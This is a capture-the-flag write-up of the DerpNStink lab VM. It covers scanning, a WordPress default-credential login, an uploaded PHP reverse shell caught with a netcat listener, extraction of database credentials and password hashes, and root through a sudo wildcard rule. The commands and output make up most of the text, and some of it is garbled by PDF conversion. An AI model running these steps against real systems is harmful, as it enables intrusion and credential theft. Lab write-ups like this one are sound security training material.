

Server IP Address	Ports Open
192.168.22.157	TCP: 21, 22, 80

## Nmap Scan Results:

```
Host is up (0.00038s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.80 seconds
```

## Initial Shell Vulnerability Exploited

*Additional info about where the initial shell was acquired from:*

We will run 2 tests, one test called nikto which runs an open source scan to check for IP address security weaknesses.

```
(kali@kali)-[~]
$ nikto -h 192.168.22.157
- Nikto v2.5.0

+ Target IP: 192.168.22.157
+ Target Hostname: 192.168.22.157
+ Target Port: 80
+ Start Time: 2024-02-25 04:45:28 (GMT-5)


+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/Temporary/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 2 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ /: Server may leak inodes via ETags, header found with file /, inode: 512, size: 55dcb6aa2f50, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /weblog/: Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.22.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8104 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time: 2024-02-25 04:45:53 (GMT-5) (25 seconds)

+ 1 host(s) tested
```

And a second test with a tool called dirbuster which is used to discover and decode hidden sites in the written IP address.

```
(kali@kali)-[~]
$ dirbuster
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /icons/ - 403
Feb 25, 2024 4:47:09 AM au.id.jericho.lib.html.LoggerProviderJava$JavaLogger info
INFO: StartTag div at (r24,c1,p552) rejected because of '<' character at position (r25,c1,p574)
Feb 25, 2024 4:47:09 AM au.id.jericho.lib.html.LoggerProviderJava$JavaLogger info
INFO: Encountered possible StartTag at (r24,c1,p552) whose content does not match a registered StartTagType
Dir found: /webnotes/ - 200
Dir found: /weblog/ - 301
File found: /webnotes/info.txt - 200
Dir found: /js/ - 403
File found: /weblog/index.php - 200
File found: /js/particles.min.js - 200
File found: /js/index.js - 200
Dir found: /php/ - 403
File found: /php/info.php - 200
```

I opened Port 80 and got to the backstage of the site, where I found flag number 1



And I found the first flag.

```
<div>
<div>
<--flag1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166) -->
</div>
```

After the tests I did I discovered some sites that could be important and I entered them, I realized that I need to put the "host" site in the /etc/hosts path


```
view-source:http://192.168.22.157/webnotes/

1 [stinky@DerPnStiNK /var/www/html]$ whois derpnstink.local
2   Domain Name: derpnstink.local
3   Registry Domain ID: 2125161577 DOMAIN COM-VRSN
4   Registrar WHOIS Server: whois.fakehosting.com
5   Registrar URL: http://www.fakehosting.com
6   Updated Date: 2017-11-12T16:13:16Z
7   Creation Date: 2017-11-12T16:13:16Z
8   Registry Expiry Date: 2017-11-12T16:13:16Z
9   Registrar: fakehosting, LLC
10  Registrar IANA ID: 1337
11  Registrar Abuse Contact Email: stinky@derpnstink.local
12  Registrar Abuse Contact Phone:
13  Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
14
15  DNSSEC: unsigned
16  URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
17 >>> Last update of whois database: 2017-11-12T16:13:16Z <<<
18
19  For more information on Whois status codes, please visit https://icann.org/epp
20
21 NOTICE: The expiration date displayed in this record is the date the
22 registrar's sponsorship of the domain name registration in the registry is
23 currently set to expire. This date does not necessarily reflect the expiration
24 date of the domain name registrant's agreement with the sponsoring
25 registrar. Users may consult the sponsoring registrar's Whois database to
26 view the registrar's reported date of expiration for this registration.
27
```



```
File Actions Edit View Help
GNU nano 7.2
127.0.0.1      localhost
127.0.1.1      kali
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
192.168.22.157 derpnstink.local

Picked up JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Starting OWASP Dirbuster 1.0-RC1
Starting dirbdirb last based brute forcing
dir found: / - 200
dir found: /icons/ - 403
Feb 25, 2024 4:47:09 AM org.id.jericho.lib.html.LoggerProviderJava31
INFO: Starting dir at (/25,1,p050) rejected because of 's' charact
```


After the changes I was able to get to the site that asked me for a username and password.



I entered the username "admin" and password "admin" and was able to log in



I used the above command and was able to find out how many users you can log into the site with.




There I also found flag number 2













Edit Post

Add New

Flag.txt


Permalink: <http://derpnstink.local/weblog/flag-txt/> Edit

 Add Media

**B** *I* ABC            

flag2(a7d355b26bda6bf1196ccffead0b2cf2b81foa9de5b4876b44407f1dc07e51e6)

I uploaded a sedonic code there in order to gain control and I succeeded

**Choose Image**   No file selected.  
*Choose your image file from your computer. JPG, PNG, GIF are supported.*

I ran my malware called phprevershell

8 slides

Order Slides   - Bulk Actions -   Apply

<input type="checkbox"/>	ID	Image	Title
<input type="checkbox"/>	11	<a href="#">phprevershell</a>	<b>phprevershell</b>

### Vulnerability Explanation:

I conducted a site scan, utilized default username and password, uploaded a PHP reverse shell, and established a connection using Netcat.

### Vulnerability Fix:

Upgrade the WordPress version to the latest release. Strengthen the password for added security, and restrict the ability to upload PHP files instead of PNG.

**Severity:** High

### Initial Shell Screenshot:

```
(kali@kali)-[~]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.22.132] from (UNKNOWN) [192.168.22.157] 35038
Linux DeRPNstINK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
05:09:40 up 7:45, 0 users, load average: 0.00, 0.10, 0.08
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

## Privilege Escalation

### Additional Priv Esc info:

The Python command with the pty module creates an interactive terminal using the /bin/bash shell.

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DeRPNStiNK:/$ cd /var/www/html/weblog
cd /var/www/html/weblog
www-data@DeRPNStiNK:/var/www/html/weblog$ cat config.php
cat config.php
cat: config.php: No such file or directory
www-data@DeRPNStiNK:/var/www/html/weblog$ cat wp-config.php
cat wp-config.php
```

After I got control of the machine, I went into a folder called we-config.php where I found a username and password.

```
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');
```

I went into mysql and there I was able to find some more important data, among other things I found flag number 3 and flag number 4 I was able to connect and get root permission

```
www-data@DeRPNstINK:/var/www/html/weblog$ mysql -u root -p mysql
mysql -u root -p mysql
Enter password: mysql

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 179
Server version: 5.5.58-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

```
mysql> use wordpress
use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from wp_users;
select * from wp_users;
```

ID	user_login	user_pass	user_nicename	user_email
1	unclestinky	\$P\$BW6NTkFvboVVCHU2R9qmNailWfHSC41	unclestinky	unclestinky@DeRpnStink.local
2	admin	\$P\$BgnU3VLAv.Rwd3rdrkfVIuQr6mFvpd/	admin	admin@derpnstink.local

```
2 rows in set (0.00 sec)
```

\$P\$BW6NTkFvboVVCHU2R9gmNailWfHSC41:wedgie57

I connected to the user stinky

```
www-data@DeRPnStiNK:/home$ su stinky
su stinky
Password: wedgie57

stinky@DeRPnStiNK:/home$
```

The command uses `tcpdump` to read the pcap file `"derpissues.pcap"`, displays the contents of the packets in an abstract and concise manner, and saves the output to the file `"/tmp/derpy.txt"`.

```
stinky@DeRPNstINK:~/Documents$ tcpdump -r derpissues.pcap -X -q >> /tmp/derpy.txt
<ts> tcpdump -r derpissues.pcap -X -q >> /tmp/derpy.txt
reading from file derpissues.pcap, link-type LINUX_SLL (Linux cooked)
stinky@DeRPNstINK:~/Documents$
```



Finding flag number 3.

```
stinky@DeRPNstINK:~/Desktop$ ls
ls
flag.txt
stinky@DeRPNstINK:~/Desktop$ cat flag.txt
cat flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
stinky@DeRPNstINK:~/Desktop$
```

The command reads the contents of the file "derpy.txt" and filters the lines that contain the string "pas".

```
stinky@DeRPNstINK:/tmp$ cat derpy.txt | grep pas
cat derpy.txt | grep pas
0x0090: 7370 6f6e 7365 2c70 6173 7377 6f72 642d sponse,password-
0x04a0: 2670 6173 7331 3d64 6572 7064 6572 7064 &passl=derpderpd
0x04c0: 6572 7026 7061 7373 312d 7465 7874 3d64 erp&passl-text=d
0x04e0: 6572 7064 6572 7064 6572 7026 7061 7373 erpderpderp&pass
0x0880: 6965 3a20 776f 7264 7072 6573 7370 6173 ie:.wordpresspas
0x0880: 6965 3a20 776f 7264 7072 6573 7370 6173 ie:.wordpresspas
stinky@DeRPNstINK:/tmp$ su mrderp
su mrderp
Password: derpderpderpderpderpderpderp
mrderp@DeRPNstINK:/tmp$
```

The command displays the permissions and commands the current user can run with sudo.

```
mrderp@DeRPNstINK:/tmp$ sudo -l
sudo -l
[sudo] password for mrderp: derpderpderpderpderpderpderp

Matching Defaults entries for mrderp on DeRPNstINK:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mrderp may run the following commands on DeRPNstINK:
(ALL) /home/mrderp/binaries/derpy*
mrderp@DeRPNstINK:/tmp$
```

I created a folder called binaries, entered the folder, created a file called derpy that contains the line /bin/bash, and set execute permissions for the derpy file.

```
mrderp@DeRPNstINK:~$ mkdir binaries
mkdir binaries
mrderp@DeRPNstINK:~$ cd binaries
cd binaries
mrderp@DeRPNstINK:~/binaries$ echo /bin/bash > derpy
echo /bin/bash > derpy
mrderp@DeRPNstINK:~/binaries$ chmod +x derpy
chmod +x derpy
```

And finally I found flag4.

```
root@DeRPNstINK:/root/Desktop$ cat flag.txt
cat flag.txt
flag4(49dca65f362fee401292ed7ada96f96295eable589c52e4e66bf4aedit715fdd)

Congrats on rooting my first VulnOS!

Hit me up on twitter and let me know your thoughts!

@securekomodo
```



**Vulnerability Exploited:**

Identified a vulnerability in sudo permissions. The user "mrderp" has sudo privileges to execute files in the /home/mrderp/binaries/ directory as root. Exploiting this, "mrderp" created and executed a file, gaining unauthorized root access.


**Vulnerability Explanation:**

The user "mrderp" possesses extensive sudo permissions, lacking specific restrictions on the file types or directories where execution is allowed. This vulnerability in sudo command management demands a more refined configuration to thwart any unauthorized elevation of privileges.

**Vulnerability Fix:**

Avoid granting permissions to view wp-config.php and remove derpissues.pcap unless absolutely necessary. Refrain from providing mrderp with sudo privileges specifically within the /home/mrderp/binaries/derpy directory.

**Severity:** Critical

**Proof Screenshot Here:**A terminal window with a dark background and light-colored text. The prompt is 'mrderp@DeRPNStiNK:~/binaries\$'. The user enters 'sudo ./derpy', and the prompt changes to 'root@DeRPNStiNK:~/binaries#'. The user then enters 'whoami', and the output is 'root'.

```
mrderp@DeRPNStiNK:~/binaries$ sudo ./derpy
sudo ./derpy
root@DeRPNStiNK:~/binaries# whoami
whoami
root
```